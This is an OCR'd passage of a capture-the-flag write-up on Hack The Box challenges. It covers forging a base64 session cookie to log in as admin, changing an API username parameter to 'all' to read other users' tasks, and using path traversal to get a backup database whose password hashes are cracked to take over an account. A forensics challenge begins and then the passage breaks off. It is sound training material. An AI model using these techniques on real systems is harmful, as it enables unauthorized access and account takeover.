


I edited the request to say “user:admin” and hashed it back to base64 encoding.




I replaced the old username hash with the one I made in CyberChef and I got the flag.


broken authentication
Not secure | 159.65.51.203:30263
HTB{s3ss10n_1nt3grity_1s_0v3r4tt3d_4nyw4ys}
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://159.65.51.203:302
Filter
Only show cookies with an issue
Name
Value
Do…
Path
Ex…
Size
Htt…
Se…
Sa…
Sa…
Pa…
P…
PHPSESSID
eyJ1c2VybmFtZSI6ImFkbWluIn…
15…
/
20…
37
Me…
Select a cookie to preview its value



baby auth has been Pwned!
Congratulations
ivanarbaliev, best of luck in capturing flags ahead!
#3564
CHALLENGE RANK
27 Apr 2023
PWN DATE
RETIRED
CHALLENGE STATE

11: Baby to do or not to do

This is an easy challenge in the web hacking category.



I started by downloading the required files. After looking through the files I realized that the challenge maker has put the source code of the website, which is nice, but not necessary for completing it. The website has a functionality of a to do list. You can add and delete tasks.



I investigated the page source of the website, and I could see something interesting. The was a comment that stated “don’t use ‘get all’ function until we


patch it" which was interesting.

```
<html>
  <head>
    <meta name='viewport' content='width=device-width, initial-scale=1, shrink-to-fit=no'>
    <meta name='author' content='makelaris, makelaris jr.'>
    <title>broken authentication control</title>
    <link rel='shortcut icon' type='image/png' href="/static/checklist.png"/>
    <link rel='stylesheet' href='//stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css' integrity='sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T' crossorigin='anonymous'>
    <link rel='stylesheet' href='//cdnjs.cloudflare.com/ajax/libs/nes.css/2.2.1/css/nes-core.min.css' integrity='sha256-upnPVU7JG71rO9lnTW804Y/tFDld26g/mnZ5ZWTlxcM=' crossorigin='anonymous'>
    <link rel='stylesheet' href="/static/css/main.css">
</head><body>
<div id='alerts'></div>
<div id='app'>
    <center><h1>🥳 🔫 ✌️ 🌈 TODO OR NOT TODO 🌈 ✌️ 🔫 🥳</h1></center>
    <form id='add' action='' method='POST'>
        <input id='add-task' align='left' type='text' class='nes-input' placeholder='add'>
        <input id='data-secret' type='hidden' value='c0D1edfaE579F08'>
    </form>
    <span> </span>
    <ul id='tasks'></ul>
</div>
<script src="/static/js/main.js"></script>
<script>
// don't use getstatus('all') until we get the verify_integrity() patched
const update = () => getTasks('userF91379f5')
update()
setInterval(update, 3000)
</script>
</body>
</html>
```


I tried putting an alert script into the input field but I got a message that the server refused to process my to do task which led me to think that there is some sort of filtering happening.

I started burp suite and started playing with the requests. I found that the API was filtering my task trough a username. I wanted to see all the tasks on the website, even those that weren't mine. I modified the request to the server so that it lists

all users tasks by replacing my username with the word “all”.




The response I got was what I was looking for. It listed all other users task and one of them was “admin” which had the flag.




12: baby nginxhatsu


This is an easy challenge in the web hacking category.




This is website that allows users to make configs with their accounts and save them.




I created an account and began my config.



After my config was completed I could access it in raw format.




I used path traversal to get to all the other configs saved on the server.




There was a backup file at the bottom of the list which was interesting since it was all configs and one backup, so I downloaded it.


It contained SQLite data. I opened the database with SqLite browser and saw that there were some emails with password hashes in the user's section.



I ran the hashed passwords through crackstation.net to decrypt them.




Next I deleted my cookies for the website to make sure I can log in with a new account. I logged in with the email and password I got from the backup file and I got the flag.



13: Chase

This is an easy challenge in the forensics category. The description says that a company has detected a suspicious activity from their antivirus and has shutdown the systems. The only information we get is the PCAP files they have collected.



I downloaded the files required for the investigation and opened them with wireshark.

In the screenshots below you can see the properties of the PCAP file and the packet hierarchy.

Wireshark · Capture File Properties · chase.pcapng

Details

File

Name:	/home/kali/Downloads/foresnics/chase/chase.pcapng
Length:	126 kB
Hash (SHA256):	e9f1f3e90ca7a661dbc44e9dcf5992dae267aa0481c24446a5f28a92ceabdf63
Hash (RIPEMD160):	4428c18f81e890cf60feb16c3b2183541b4a8ab1
Hash (SHA1):	87530ffdc1c4d74df21f08a78ed222d4c235f328
Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Time

First packet:	2020-11-01 12:20:11
Last packet:	2020-11-01 12:26:14
Elapsed:	00:06:03

Capture


Hardware:	Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (with SSE4.2)
OS:	64-bit Windows Server 2008 R2 Service Pack 1, build 7601
Application:	Dumpcap (Wireshark) 3.4.0 (v3.4.0-0-g9733f173ea5e)

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Local Area Connection	0 (0.0%)	none	Ethernet	262144 bytes

Statistics

